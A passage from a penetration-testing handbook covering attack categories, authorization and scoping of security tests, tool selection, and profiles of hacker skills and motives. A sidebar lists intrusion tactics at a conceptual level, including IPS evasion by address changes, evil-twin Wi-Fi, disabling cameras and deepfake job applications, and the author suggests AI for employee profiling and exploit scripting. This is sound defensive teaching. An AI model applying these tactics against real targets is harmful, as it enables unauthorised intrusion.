- Apply results to address the vulnerabilities and better secure your systems.

Understanding the Dangers Your Systems Face

It's one thing to know generally that your systems are under fire from hackers around the world and malicious users around the office; it's another to understand specific potential attacks against your systems. This section discusses some well-known attacks but is by no means a comprehensive listing.

Many security vulnerabilities aren't critical by themselves, but exploiting several vulnerabilities at the same time can take its toll on a system or network environment. A default Windows operating system (OS) configuration, a weak SQL Server administrator password, or a mission-critical workstation running on a wireless network may not be a major security concern by itself. But someone who exploits all three of these vulnerabilities simultaneously could enable unauthorized remote access and disclose sensitive information (among other things).

REMEMBER Complexity is the enemy of security.

Vulnerabilities and attacks have grown enormously in recent years because of virtualization, cloud computing, and even social media. These three things alone add immeasurable complexity to your environment. On top of that, with the new ways of the world and so many people working from home, the complexities have grown exponentially.

Nontechnical attacks

Exploits that involve manipulating people — your users and even you — are often the greatest vulnerability. Humans are trusting by nature, which can lead to social engineering exploits. *Social engineering* is exploiting

the trusting nature of human beings to gain information — often via email phishing — for malicious purposes. With dramatic increases in the size of the remote workforce, social engineering has become an even greater threat, especially with more personal devices being used that are likely much less secure. Check out Chapter 6 for more information about social engineering and how to guard your systems and users against it.

Other common, effective attacks against information systems are physical. Hackers break into buildings, computer rooms, or other areas that contain critical information or property to steal computers, servers, and other valuable equipment. Physical attacks can also include *dumpster diving* — rummaging through trash cans and bins for intellectual property, passwords, network diagrams, and other information.

Network infrastructure attacks

Attacks on network infrastructures can be easy to accomplish because many networks can be reached from anywhere in the world via the internet. Examples of network infrastructure attacks include the following:

- Connecting to a network through an unsecured wireless access point attached behind a firewall
- Exploiting weaknesses in network protocols, such as File Transfer Protocol (FTP) and Secure Sockets Layer (SSL)
- Flooding a network with too many requests, creating denial of service (DoS) for legitimate requests
- Installing a network analyzer on a network segment and capturing packets that travel across it, revealing confidential information in cleartext

Operating system attacks

Hacking an OS is a preferred method of the bad guys. OS attacks make up a large portion of attacks simply because every computer has an

operating system. They are susceptible to many well-known exploits, including vulnerabilities that remain unpatched years later.

Occasionally, some OSes that tend to be more secure out of the box — such as the old-but-still-out-there Novell NetWare, OpenBSD, and IBM Series i — are attacked, and vulnerabilities turn up. But hackers tend to prefer attacking Windows, Linux, and macOS because they're more widely used.

Here are some examples of attacks on operating systems:

- Exploiting missing patches
- Attacking built-in authentication systems
- Breaking file system security
- Installing ransomware to lock down the system to extort money or other assets
- Cracking passwords and weak encryption implementations

Application and other specialized attacks

Applications take a lot of hits by hackers. Web applications and mobile apps, which are probably the most popular means of attack, are often beaten down. The following are examples of application attacks and related exploits that are often present on business networks:

- Websites and applications are everywhere. Thanks to what's called *shadow IT,* in which people in various areas of the business run and manage their own technology, website applications are in every corner of the internal network and out in the cloud. Unfortunately, many IT and security professionals are unaware of the presence of shadow IT and the risks it creates.
- Mobile apps face increasing attacks, given their popularity in business settings. There are also rogue apps discovered on the app stores that can create challenges in your environment.
- Unsecured files containing sensitive information are scattered across workstation and server shares as well as out into the cloud in places

like Microsoft OneDrive and Google Drive. Database systems also contain numerous vulnerabilities that malicious users can exploit.

Integrating AI into the testing mix

Artificial intelligence (AI) is rapidly transforming the world of information security. There's certainly no shortage of resources and use cases for AI when it comes to vulnerability and penetration testing. AI allows us to learn about the online footprint of an organization along with the people involved such as executives and key employees whose roles can be exploited. AI can also help us get very technical with things such as script code for specific exploits as well as evaluating code, logs, and so on for areas of exploitation and compromise. AI can even help us write our reports, which can be a huge asset.

For now, we still can't do without our traditional tools and techniques for vulnerability and penetration testing. AI isn't going away! I believe this technology will help elevate us professionals — and the criminal hackers — so it pays to hone your AI skills. This addition of *Hacking For Dummies* will help you do just that.

Following the Security Assessment Principles

Security professionals must carry out the same attacks against computer systems, physical controls, and people that malicious hackers do. (I introduce those attacks in the preceding section.) A security professional's intent, however, is to highlight any associated weaknesses. Parts 2 through 5 of this book cover how you might proceed with these attacks in detail, along with specific countermeasures you can implement against attacks on your business.

To ensure that security testing is performed adequately and professionally, every security professional needs to follow a few basic tenets. The following sections introduce the important principles.

WARNING If you don’t heed these principles, bad things could happen. I’ve seen them ignored or forgotten by IT departments while planning and executing security tests. The results weren’t positive; trust me.

Working ethically

The word *ethical* in this context means working with high professional morals and values. Whether you’re performing security tests against your own systems or for someone who has hired you, everything you do must be aboveboard in support of the company’s goals, with no hidden agenda — just professionalism. Being ethical also means reporting all your findings, whether or not they may create political backlash. Don’t laugh; on numerous occasions, I’ve witnessed people brushing off security vulnerability findings because they didn’t want to rock the boat or to deal with difficult executives or vendors.

Trustworthiness is the ultimate tenet. It’s also the best way to get (and keep) people on your side in support of your security program. Misusing information and power is forbidden; that’s what the bad guys do, so let them be the ones who pay a fine or go to prison because of their poor choices.

Respecting privacy

Treat the information you gather with respect. All information you obtain during your testing — from web application flaws to clear text email passwords to personally identifiable information (PII) and beyond — must be kept private. Nothing good can come of snooping into confidential corporate information or employees’ or customers’ private lives.

TIP Involve others in your process. Employ a peer review or similar oversight system that can help build trust and support for your security assessment projects.

Not crashing your systems

One of the biggest mistakes I've seen people make when trying to test their own systems is inadvertently crashing the systems they're trying to keep running. Crashing systems doesn't happen as often as it used to given the resiliency of today's hardware and software, but poor planning and timing can have negative consequences.

You can create DoS conditions on your systems when testing, including taking servers offline or flooding email inboxes through things like web contact forms not protected by a CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) challenge. Running too many tests too quickly can cause system lockups, data corruption, reboots, and similar problems, especially when you're testing older servers and web applications. (I should know; I've done it!) Don't assume that a network or specific host can handle the beating that network tools and vulnerability scanners can dish out.

You can even accidentally create accounts or lock users out of the network without realizing the consequences. Proceed with caution and common sense. Either way, be it you or someone else, these weaknesses likely exist on your network, and it's better that you discover them first!

TIP Most vulnerability scanners can control how many requests are sent to each system simultaneously. These settings are especially handy when you need to run the tests on production systems during regular business hours. Don't be afraid to throttle back your scans. Completing your testing will take longer, but throttling back may save you a lot of grief if an unstable system is present.

Using the Vulnerability and Penetration Testing Process

As with practically any IT or security project, you need to plan security testing. It's been said that action without planning is the root of every failure. Strategic and tactical issues in vulnerability and penetration testing need to be determined and agreed on in advance. To ensure the success of your efforts, spend time planning for any amount of testing, from a simple OS password-cracking test against a few servers to a penetration test of a complex web environment.

WARNING If you choose to hire a "reformed" hacker to work with you during your testing or to obtain an independent perspective, be careful. I cover the pros and cons and the do's and don'ts associated with hiring security resources in Chapter 19.

Formulating your plan

Getting approval for security testing is essential. Make sure that what you're doing is known and visible — at least to the decision-makers. Obtaining sponsorship of the project is the first step. This is how your testing objectives are defined. Sponsorship could come from your manager, an executive, your client, or even yourself if you're the boss. You need someone to back you up and sign off on your plan. Otherwise, your testing may be called off unexpectedly if someone (including third parties such as cloud service and hosting providers) claims that you were never authorized to perform the tests. Worse, you could be fired or charged with criminal activity.

The authorization can be as simple as an internal memo or an email from your boss when you perform these tests on your own systems. If you're testing for a client, have a signed contract stating the client's support and authorization. Get written approval of this sponsorship before you ever start working to ensure that none of your time or effort is wasted. This documentation is your "Get Out of Jail Free" card if anyone — such as your internet service provider (ISP), cloud service provider, or a related vendor — questions what you're doing or if the authorities come calling. Don't laugh — it wouldn't be the first time it has happened.

One slip can crash your systems, which isn't necessarily what anyone wants. You need a detailed plan, but you don't need volumes of testing procedures that make the plan overly complex. A well-defined scope includes the following information:

- **Specific systems to be tested:** When selecting systems to test, start with the most critical systems and processes or the ones that you suspect are the most vulnerable. You could test server OS passwords, test an internet-facing web application, or attempt social engineering via phishing before drilling down into all your systems. Another consideration is whether to test computer systems that are being used by employees who are working from home. Unless they are connected to the corporate environment over a VPN or are otherwise remotely accessible, you might not even be able to reach them. Furthermore, what are the ramifications of testing computers — especially personal systems — that are running on a home network? Are there medical devices, specific software, or Internet of Things (IoT) systems that might be disrupted? Of course, you may have forgotten about all those systems out in the cloud as well. Just be careful and make sure you have permission testing systems in AWS, Azure, and other cloud services! Thinking all of this through with all the right people is imperative.
- **Risks involved:** Have a contingency plan for your security testing process in case something goes awry. Suppose that you're assessing your firewall or a web application, and you take it down. This situation can cause system unavailability, which can reduce system performance or employee productivity. Worse, it might cause data integrity loss, loss of data itself, and even bad publicity. It'll most certainly tick off a person or two and make you look bad. All of these can create business risks. A use case for AI would be to simply ask your preferred tools such as ChatGPT, Copilot, and Grok what you should be concerned with and how to best handle it when something goes sideways.

  Handle social engineering and DoS attacks carefully as well. Determine how they might affect the people and systems you test. If

you end up causing technical or business challenges, you could even ask AI how to best handle the situation and how you should best respond to stakeholders. It's absolutely amazing — like having a business coach at your beck and call. Just use AI carefully so that you're not dropping sensitive information that could lead to exposures down the road. And take AI's advice with a grain of salt because, well, AI has been known to hallucinate, and it's certainly not as intelligent as it think it is in many cases.

- **Dates when the tests will be performed and overall timeline:** Determining when the tests are to be performed is something you must think long and hard about. Decide whether to perform tests during normal business hours, late at night, or early in the morning so that production systems aren't affected. Involve others to make sure that they approve of your timing.

  You may get pushback and suffer DoS-related consequences, but the best approach is an unlimited attack, in which any type of test is possible at any time of day. The bad guys aren't breaking into your systems within a limited scope, so why should you? Some exceptions to this approach are performing all-out DoS attacks, social engineering, and physical security tests.

- TIP **Whether you intend to be detected:** One of your goals may be to perform the tests without being detected. You might perform your tests on remote systems or on a remote office and don't want the users to be aware of what you're doing. Otherwise, the users or IT staff may catch on to you and be on their best behavior instead of their normal behavior.

- **Whether to leave security controls enabled:** An important, yet often overlooked, issue is whether to leave enabled security controls such as firewalls, intrusion prevention systems (IPSes), and web application firewalls (WAFs) so that they block scans and exploit attempts. Leaving these controls enabled provides a real-world picture of where things stand. But I've found *much* more value in

disabling these controls (in the form of whitelisting your source IP addresses) so that you can pull back the curtains and find the greatest number of vulnerabilities.

Many people want to leave their security controls enabled. After all, that approach can make them look better, because many security checks will likely be blocked. To me, this defense-in-depth approach is great, but it can create a serious false sense of security and doesn't paint the entire picture of an organization's overall security posture. There's no right or wrong answer. Just make sure that everyone is on board with what is being tested and what the final outcomes and report represent.

- **Knowledge of the systems before testing:** You don't need extensive knowledge of the systems you're testing — just basic understanding, which protects both you and the tested systems. Understanding the systems you're testing shouldn't be difficult if you're testing your own in-house systems. If you're testing a client's systems, you may have to dig deeper. Only one or two clients have asked me for a fully blind assessment.

  Most IT managers and others who are responsible for security may be scared of blind assessments, which can take more time, cost more, and be less effective. Base the type of test you perform on the organization's or client's needs.

- **Actions to take when a major vulnerability is discovered:** Don't stop after you find one or two security holes; keep going to see what else you can discover. I'm not saying that you should keep testing until the end of time or until you crash all your systems; ain't nobody got time for that! Instead, simply pursue the path you're going down until you can't hack it any longer (pun intended). If you haven't found any vulnerabilities, you haven't looked hard enough. Be it external domain related issues, web applications, or internal systems, I can say with confidence that vulnerabilities are there! If you uncover something big such as a weak password or SQL injection on an external system or compromised internal Active Directory credentials, you need to share that information with the key players

(developers, database administrators, IT managers, and so on) as soon as possible to plug the hole. Don't wait until you publish your report as it could be too late by then.

- **The specific deliverables:** Deliverables may include vulnerability scanner reports and your own distilled report outlining important vulnerabilities to address, along with recommendations and countermeasures to implement.

Selecting tools

As in any project, if you don't have the right tools for your security testing, you'll have difficulty accomplishing the task effectively. Having said that, just because you use the right tools doesn't mean that you'll discover all the right vulnerabilities. Experience counts.

TIP Know the limitations of your tools. Many vulnerability scanners and testing tools generate false positives and negatives (incorrectly identifying vulnerabilities). Others skip vulnerabilities. In certain situations, such as testing web applications, you have to run multiple vulnerability scanners to find all the vulnerabilities.

Many tools focus on specific tests, and no tool can test for everything. For the same reason that you wouldn't drive a nail with a screwdriver, don't use a port scanner to uncover specific network vulnerabilities or a wireless network analyzer to test a web application. You need a set of specific tools for the task. The more (and better) tools you have, the easier your security testing efforts will be.

Make sure that you're using tools like these for your tasks:

- To crack passwords, you need cracking tools such as Ophcrack and Proactive Password Auditor.
- For an in-depth analysis of a web application, a web vulnerability scanner (such as Acunetix Web Vulnerability Scanner or Probely) is

more appropriate than a network analyzer (such as Wireshark or OmniPeek).

The capabilities of many security and hacking tools are misunderstood. This misunderstanding has cast a negative light on otherwise excellent and legitimate tools; even government agencies around the world are talking about making them illegal. Part of this misunderstanding is due to the complexity of some of these security testing tools, but it's largely based in ignorance and the desire for control. Whichever tools you use, familiarize yourself with them before you start using them. That way, you're prepared to use the tools in the ways that they're intended to be used. Here are ways to do that:

- Read the readme and/or online help files and FAQs (frequently asked questions).
- Study the user guides.
- Use the tools in a lab or test environment.
- Watch tutorial videos on YouTube (if you can bear the poor production of most of them).
- Get your favorite AI tool to walk you through the usage and gotchas. You can even leverage AI to help optimize your network, OS, and application configurations.
- Consider formal classroom training from the security-tool vendor or another third-party training provider, if available.

Look for these characteristics in tools for security testing:

- Adequate documentation
- Detailed reports on discovered vulnerabilities, including how they might be exploited and fixed
- General industry acceptance
- Availability of updates and responsiveness of technical support

- High-level reports that can be presented to managers or nontechnical types (especially important in today's audit- and compliance-driven world)

These features can save you a ton of time and effort when you're performing your tests and writing your final reports.

Executing the plan

Good security testing takes persistence. Time and patience are important. Also, be careful when you're performing your tests. A criminal on your network or a seemingly benign employee looking over your shoulder may watch what's going on and use this information against you or your business.

Making sure that no hackers are on your systems before you start isn't practical. Just be sure to keep everything as quiet and private as possible, especially when you're transmitting and storing test results. If possible, encrypt any emails and files that contain sensitive test information or share them via a cloud-based file sharing service.

You're on a reconnaissance mission. Harness as much information as possible about your organization and systems — much as malicious hackers do. Start with a broad view and narrow your focus. Follow these steps:

1. **Search the internet for your organization's name, its computer and network system names, and its IP addresses.**

   Google is a great place to start. I have found ChatGPT, Microsoft Copilot, and other LLMs to work nicely for this as well. Agentic (autonomous) AI can work if you have such capabilities built into existing systems or use a tool such as AutoGPT.

2. **Narrow your scope, targeting the specific systems you're testing.**

   Whether you're assessing physical security structures or web applications, a casual assessment can turn up a lot of information about your systems.

3. **Further narrow your focus by performing scans and other detailed tests to uncover vulnerabilities on your systems.**
4. **Perform the attacks and exploit any vulnerabilities you find (if that's what you choose to do).**

Check out Chapters 4 and 5 for information and tips on this process.

Evaluating results

Assess your results to see what you've uncovered, assuming that the vulnerabilities haven't been made obvious before now. Knowledge counts. Your skill in evaluating the results and correlating the specific vulnerabilities discovered will get better with practice. You'll end up knowing your systems much better than anyone else does, which will make the evaluation process much simpler moving forward. Again, you know what tool to involve if more help is needed: AI.

TIP Submit a formal report to management or to your client outlining your results and any recommendations you need to share. Keep these parties in the loop to show that your efforts and their money are well spent. Chapter 17 describes the security assessment reporting process.

Moving on

When you finish your security tests, you (or your business or your client) will still need to implement your recommendations to make sure that the systems are secure. Otherwise, all the time, money, and effort spent on testing goes to waste. Sadly, I see this very scenario fairly often in which vulnerabilities uncovered initially are still there 6 to 12 months later. It makes no sense, and it is certainly an indefensible approach to security governance.

REMEMBER New security vulnerabilities continually appear. Information systems change and are becoming more complex. New security vulnerabilities and exploits are being uncovered. Vulnerability scanners and related testing tools get better. We, as security professionals are learning more each day. AI is on the scene and making things much better. Security tests provide a snapshot of the security posture of your systems. At any time, everything can change, especially after you upgrade software, add computer systems, or apply patches. This situation underscores the need to keep your tools updated — before each use, if possible. Plan to test regularly and consistently (such as quarterly, semi-annually, or annually). Chapter 19 covers managing security changes as you move forward.

Chapter 2

Cracking the Hacker Mindset

IN THIS CHAPTER

- **Understanding the enemy**
- **Profiling hackers and malicious users**
- **Understanding why attackers do what they do**
- **Examining how attackers go about their business**

Before you start assessing the security of your systems, it's good to know a few things about the people you're up against. Many security product vendors and security professionals claim that you should protect all of your systems from the bad guys — both internal and external. But what does this mean? How do you know how these people think and execute their attacks?

Knowing what hackers and malicious users want helps you understand how they work. Understanding how they work helps you look at your information systems in a whole new way. In this chapter, I describe the challenges that you face from the people who actually do the misdeeds, as well as their motivations and methods. This understanding better prepares you for your security tests.

What You're Up Against

Thanks to sensationalism in the media, public perception of *hacker* has transformed from a harmless tinkerer to a malicious criminal. Nevertheless, hackers often state that the public misunderstands them, which is mostly true. It's easy to prejudge — or misjudge — what you don't understand. Unfortunately, many hacker stereotypes are based on

misunderstanding rather than fact, and that misunderstanding fuels a continued debate.

Hackers can be classified by both their abilities and their underlying motivations. Some are skilled, and their motivations are benign; they're merely seeking more knowledge. Still, other hackers may have malicious intent and seek some form of personal, political, or economic gain. Unfortunately, the negative aspects of hacking usually overshadow the positive aspects and promote the negative stereotypes.

Historically, hackers hacked for the pursuit of knowledge and the thrill of the challenge. *Script kiddies* (hacker wannabes with limited skills) aside, traditional hackers are adventurous and innovative thinkers who are always devising new ways to exploit computer vulnerabilities. (For more on script kiddies, see the section "Who Breaks into Computer Systems" later in this chapter.) Hackers see what others often overlook. They're very inquisitive and have good situational awareness. They wonder what would happen if a cable was unplugged, a switch was flipped, or lines of code were changed in a program. They do these things and then notice what happens.

When they were growing up, hackers' rivals were monsters and villains on video-game screens. Now hackers see their electronic foes as only that: *electronic*. Criminal hackers who perform malicious acts don't really think about the fact that human beings are behind the firewalls, web applications, and computer systems they're attacking. They ignore the fact that their actions often affect those human beings in negative ways, such as jeopardizing their job security and putting their personal safety at risk. Government-backed hacking? Well, that's a different story, as those hackers are making calculated decisions to do these things.

On the flip side, the odds are good that you have at least an employee, contractor, intern, or consultant who intends to compromise sensitive information on your network for malicious purposes. These people don't hack in the way that people normally suppose. Instead, they root around in files on server shares; delve into databases they know they shouldn't be in; and sometimes steal, modify, and delete sensitive information to which they have access. This behavior can be very hard to detect,

especially given the widespread belief among management that users can and should be trusted to do the right things. This activity is perpetuated if these users passed their criminal background and credit checks before they were hired. Past behavior is often the best predictor of future behavior, but just because someone has had a clean record and authorization to access sensitive systems doesn't mean that they won't do anything bad. Criminal behavior has to start somewhere!

REMEMBER As negative as breaking into computer systems often can be, hackers and researchers play key roles in the advancement of technology. In a world without these people, the odds are good that the latest network and cloud controls, endpoint security, or vulnerability scanning and exploit tools would likely be different — if they existed at all. Such a world might not be bad, but technology does keep security professionals employed and the field moving forward. Unfortunately, the technical security solutions can't ward off all malicious attacks and unauthorized use because hackers and (sometimes) malicious users are usually a few steps ahead of the technology designed to protect against their wayward actions. Or the people in charge of these technologies are so distracted that they miss the obvious.

However you view the stereotypical hacker or malicious user, one thing is certain: Somebody will always try to take down your computer systems and compromise information by poking and prodding where they shouldn't — through denial of service (DoS) attacks or by creating and launching malware, especially ransomware. You must take the appropriate steps to protect your systems against this kind of intrusion.

THINKING LIKE THE BAD GUYS

Malicious attackers often think and work like thieves, kidnappers, and other organized criminals you hear about in the news every day. The smart ones devise ways to fly under the radar and exploit even the smallest weaknesses that lead them to their targets. Following are examples of how hackers and malicious users think and work.

This list isn't intended to highlight specific exploits that I cover in this book or tests that I recommend that you carry out, but it demonstrates the context and approach of a malicious mindset:

- **Evading an intrusion prevention system** by changing the MAC or IP address every few minutes (or packets) to get farther into a network without being blocked.
- **Exploiting a physical security weakness** by being aware of offices that have already been cleaned by the cleaning crew and are unoccupied (and, thus, easy to access with little chance of getting caught). For example, such a weakness might be made obvious by the fact that the office blinds are opened, and the curtains are pulled shut in the early morning.
- **Bypassing web access controls** by elevating their privileges via a vulnerable web page, the application's login mechanism, or a vulnerable password reset process.
- **Using unauthorized software that would otherwise be blocked at the firewall** by changing the default TCP port on which it runs.
- **Setting up a wireless "evil twin"** near a local Wi-Fi hotspot to entice unsuspecting internet surfers onto a rogue network, where their information can be captured and easily manipulated.
- **Using AI deepfake technology** to apply for a remote job and, once hired, releasing malware, stealing sensitive intellectual property, and so on.
- **Using an overly trusting colleague's user ID and password** to gain access to sensitive information that they'd otherwise be highly unlikely to obtain and that could then be used for ill-gotten gains.
- **Unplugging the power cord or Ethernet connection to a networked security camera** that monitors access to the computer room or other sensitive areas and subsequently gaining unmonitored system access.
- **Performing SQL injection or password cracking against a website** via a neighbor's (or corporation's) wireless network to hide the malicious user's own identity.

Malicious hackers operate in countless ways, and this list presents only a small number of the techniques hackers may use. IT and security professionals need to think and work this way to find security vulnerabilities that may not otherwise be uncovered.

I suspect that in the near future, we might see AI agents attacking business systems and personal devices — perhaps even attacking one another. It would be like a denial of service attack on steroids. It could end up being an arms race, so you'd better be able to use agentic AI to defend! AI is definitely making things interesting — for both good and

bad. It certainly pays to pay attention to AI so that you can use it in beneficial ways or at least understand it well enough so that you can defend against it if things go sideways.

Who Breaks into Computer Systems?

Computer hackers have been around for decades. Since the internet became widely used in the 1990s, the mainstream public has started to hear more about hacking. Certain hackers, such as John Draper (also known as Captain Crunch) and Kevin Mitnick, are well known. Many more unknown hackers are looking to make names for themselves, and they're the ones you have to look out for.

In a world of black and white, describing the typical hacker is easy. The historical stereotype of a hacker is an antisocial, pimply teenage boy. But the world has many shades of gray, and many types of people do the hacking. Hackers are unique people, so a profile is hard to outline. The best broad description of hackers is that all hackers *aren't* equal. Each hacker has unique motives, methods, and skills.

Hacker skill levels

Hacker skill levels fall into three general categories:

- **Script kiddies:** These hackers are computer novices who take advantage of the exploit tools, vulnerability scanners, and documentation available free on the internet but who don't have any real knowledge of what's going on behind the scenes. They know just enough to cause you headaches but typically are very sloppy in their actions, leaving all sorts of digital fingerprints behind. Even though these guys are often the stereotypical hackers that you hear about in the news media, they need only minimal skills to carry out their attacks.
- **Criminal hackers:** Sometimes referred to as *crackers*, these hackers are skilled criminal experts who write some of the hacking tools,

including the scripts and other programs that the script kiddies and security professionals use. These folks also write malware to carry out their exploits from the other side of the world. They can break into networks and computers and cover their tracks. They can even make it look as though someone else hacked their victims' systems. Sometimes, people with ill intent may not be doing what's considered to be hacking; nevertheless, they're abusing their privileges or somehow gaining unauthorized access.

Advanced hackers are often members of collectives that prefer to remain nameless. These hackers are very secretive, sharing information with their subordinates (lower-ranked hackers in the collectives) only when they deem those subordinates to be worthy. Typically, for lower-ranked hackers to be considered worthy, they must possess unique information or take the gang-like approach by proving themselves through a high-profile hack. These hackers are some of your worst enemies in IT. (Okay, maybe they're not as bad as untrained and careless users, but they're close. They do go hand in hand, after all!) By understanding criminal hacker behavior, you're simply being proactive, finding problems before they become problems.

- **Security researchers:** These people are highly technical, publicly (or somewhat publicly) known security experts who not only monitor and track computer, network, and application vulnerabilities, but they also write tools and other code to exploit them. If these guys didn't exist, security professionals wouldn't have much in the way of open-source and even certain commercial security testing tools.

TIP I follow many of these security researchers on a weekly basis via their personal or company blogs, X (formerly Twitter) feeds, and articles, and you should, too. You can review my blog (www.principlelogic.com/blog), which lists other sources from which you can benefit. Following the progress of these security researchers helps you stay up to date on vulnerabilities, as well as the

latest, greatest security tools. I list tools and related resources from various security researchers throughout the book.

REMEMBER Hackers can be good *(white hat)* and bad *(black hat)* hackers. *Gray-hat* hackers are a little bit of both. *Blue-hat* hackers are outsiders who are hired to find security flaws in client systems. Blue-hat hackers are more recently referred to as purple-hat hackers.

A study from the Black Hat security conference found that everyday IT professionals even engage in malicious and criminal activity against others. And people wonder why IT doesn't get the respect it deserves!

Regardless of age and complexion, hackers possess curiosity, bravado, and often very sharp minds.

Hacker motivations

Perhaps more important than a hacker's skill level is their motivation. The following groups of hackers have different motivations:

- **Hacktivists:** These hackers try to disseminate political or social messages through their work. A hacktivist wants to raise public awareness of an issue but wants to remain anonymous. In many situations, these hackers try to take you down if you express a view that's contrary to theirs. Examples of hacktivism are the websites that were defaced by the "Free Kevin" messages that promoted freeing Kevin Mitnick, who was in prison for his famous hacking escapades. Other cases of hacktivism include messages about legalized drugs, antiwar protests, wealth envy, big corporations, and just about any other social and political issue you can think of.
- **Terrorists:** Terrorists (both organized and unorganized and often backed by government agencies) attack corporate or government computers and public utility infrastructures such as power grids and air-traffic control towers. They crash critical systems, steal classified

data, and/or expose the personal information of government employees. Countries take the threats that these terrorists pose so seriously that many mandate information security controls in crucial industries, such as the power industry, to protect essential systems from these attacks.

- **Hackers for hire:** These hackers are often (but not always) part of organized crime on the internet. Many of these hackers hire out themselves or their ransomware and DoS-creating botnets for money — lots of it!

REMEMBER Criminal hackers are in the minority, so don't think that you're up against millions of these villains. Like the email spam kings of the world, many members of collectives prefer to remain nameless; the nefarious acts are carried out by a small number of criminals. Many other hackers just love to tinker and only seek knowledge of how computer systems work. One of your greatest threats works inside your building and has an access badge to the building, a network account, and hair on top, so don't discount the insider threat.

Why They Do It

Hackers hack because they can. Period. Okay, the reason goes a little deeper. Hacking is a hobby for some hackers; they hack just to see what they can and can't break into, usually testing only their own systems. These folks aren't the ones I write about in this book. Instead, I focus on those hackers who are obsessive about gaining notoriety or defeating computer systems and those who have criminal intentions — like the criminals we've been hearing about who are using deep-fake AI technology to fool prospective employers into hiring them. Then, once they're hired and have been provided access to computer systems, applications, and so on, they go about their misdeeds; sometimes it's too late to stop them.

Many hackers get a kick out of outsmarting corporate and government IT and security administrators. They thrive on making headlines and being notorious. Defeating an entity or possessing knowledge that few other people have makes them feel better about themselves, building their self-esteem. Many of these hackers feed off the instant gratification of exploiting a computer system. They become obsessed with this feeling. Some hackers can't resist the adrenaline rush they get from breaking into someone else's systems. Often, the more difficult the job is, the greater the thrill is for hackers.

It's a bit ironic, given their collective tendencies, but hackers often promote individualism — or at least the decentralization of information — because many of them believe that all information should be free. They think their attacks are different from attacks in the real world. Hackers may ignore or misunderstand their victims and the consequences of hacking. They don't think about the long-term effects of the choices they're making today. Many hackers say that they don't intend to harm or profit through their bad deeds, and this belief helps them justify their work. Others don't look for tangible payoffs; just proving a point is often a sufficient reward for them. The word *sociopath* comes to mind when describing many such people.

The knowledge that malicious attackers gain and the self-esteem boost that comes from successful hacking may become an addiction and a way of life. Some attackers want to make your life miserable, and others simply want to be seen or heard. Some common motives are revenge, bragging rights, curiosity, boredom, challenge, vandalism, theft for financial gain, sabotage, blackmail, extortion, corporate espionage, and just generally speaking out against "the man." Hackers regularly cite these motives to explain their behavior, but they tend to cite these motivations more commonly during difficult economic conditions.

Malicious users inside your network may be looking to gain information to help them with personal financial problems, to give them a leg up on a competitor, to seek revenge on their employers, to satisfy their curiosity, or to relieve boredom.

REMEMBER Many business owners and managers — even some network and security administrators — believe that they don't have anything that a hacker wants or that hackers can't do much damage if they break in. These beliefs are sorely mistaken. This dismissive kind of thinking helps support the bad guys and promote their objectives. Hackers can compromise a seemingly unimportant system to access the network and use it as a launching pad for attacks on other systems, and many people would be none the wiser because they don't have the proper controls to prevent and detect malicious use.

Hackers often hack simply *because they can*. Some hackers go for high-profile systems, but hacking into anyone's system helps them fit into hacker circles. Hackers exploit many people's false sense of security and go for almost any system they think they can compromise. Electronic information can be in more than one place at the same time, so if hackers merely copy information from the systems they break into, it's tough to prove that hackers possess that information, and it's impossible to get the information back.

Similarly, hackers know that a simple defaced web page — however easily attacked — isn't good for someone else's business. It often takes a large-scale data breach, ransomware infection, or a phishing attack that spawns the unauthorized wire transfer of a large sum of money to get the attention of business executives. But hacked sites can often persuade management and other nonbelievers to address information threats and vulnerabilities.

Many recent studies have revealed that most security flaws are basic in nature, which is exactly what I see in my security assessments. I call these basic flaws the *low-hanging fruit* of the network, just waiting to be exploited. Computer breaches continue to become more common and are often easier to execute yet harder to prevent for several reasons:

- Widespread use of networks and internet connectivity
- AI that makes it all simpler and quicker to execute

- Anonymity provided by computer systems on the internet and often on internal networks (because proper and effective logging, monitoring, and alerting rarely take place)
- Greater number and availability of hacking tools
- Large number of open wireless networks that help criminals cover their tracks
- Greater complexity of networks and codebases in the applications and databases being developed today
- A larger number of remote workers that's creating a broader attack surface and introduces new complexities in access control, device security, and network monitoring.
- Naïve yet computer-savvy children who are eager to give up privacy (which is easy because they've never experienced it) for free stuff
- Ransoms paid by cyberinsurance policies can be huge
- Likelihood that attackers won't be investigated or prosecuted if caught

REMEMBER A malicious hacker needs to find only one security hole, whereas IT and security professionals and business owners must find and resolve all of them!

Although many attacks go unnoticed or unreported, criminals who are discovered may not be pursued or prosecuted. When they're caught, hackers often rationalize their services as being altruistic and a benefit to society: They're merely pointing out vulnerabilities before someone else does. Regardless, if hackers are caught and prosecuted, the "fame and glory" reward system that hackers thrive on is threatened.

The same goes for malicious users. Typically, their criminal activity goes unnoticed, but if they're caught, the security breach may be kept hush-hush in the name of protecting shareholder value or not ruffling any customer or business-partner feathers. Information security and privacy

laws and regulations, however, are changing this situation, because in most cases, breach notification is required. Sometimes, the malicious user is fired or asked to resign. Although public cases of internal breaches are becoming more common (usually through breach disclosure laws), these cases don't give a full picture of what's taking place in the average organization.

HACKING IN THE NAME OF LIBERTY?

Many hackers exhibit behaviors that contradict their stated purposes. They fight for civil liberties and want to be left alone, but at the same time, they love prying into the business of others and controlling them in any way possible. Many hackers call themselves civil libertarians and claim to support the principles of personal privacy and freedom, but they contradict their words by intruding on the privacy and property of other people. They steal the property and violate the rights of others but go to great lengths to get their own rights back from anyone who threatens them. The situation is "live and let live" gone awry.

The case involving copyrighted materials and the Recording Industry Association of America (RIAA) is a classic example. Hackers have gone to great lengths to prove a point, defacing the websites of organizations that support copyrights and then sharing music and software themselves. Go figure.

Regardless of whether they want to, most executives now have to deal with all the state, federal, and international laws and regulations that require notifications of breaches or suspected breaches of sensitive information. These requirements apply to external hacks, internal breaches, and even seemingly benign things such as lost mobile devices and backup tapes.

Planning and Performing Attacks

Attack styles vary widely:

- Some hackers prepare far in advance of an attack. They gather small bits of information and methodically carry out their hacks, as I outline in Chapter 4. These hackers are the most difficult to track.

- Other hackers — usually, inexperienced script kiddies — act before they think through the consequences. Such hackers may try, for example, to telnet directly into an organization's router without hiding their identities. Other hackers may try to launch a DoS attack against a web server without first determining the version running on the server or the installed patches. These hackers usually are caught or at least blocked.
- Malicious users are all over the map. Some are quite savvy, based on their knowledge of the network and of how IT and security operates inside the organization. Others go poking and prodding in systems that they shouldn't be in — or shouldn't have had access to in the first place — and often do stupid things that lead security or network administrators back to them.

Although the hacker underground is a community, many hackers — especially advanced hackers — don't share information with the crowd. Most hackers do much of their work independently to remain anonymous.

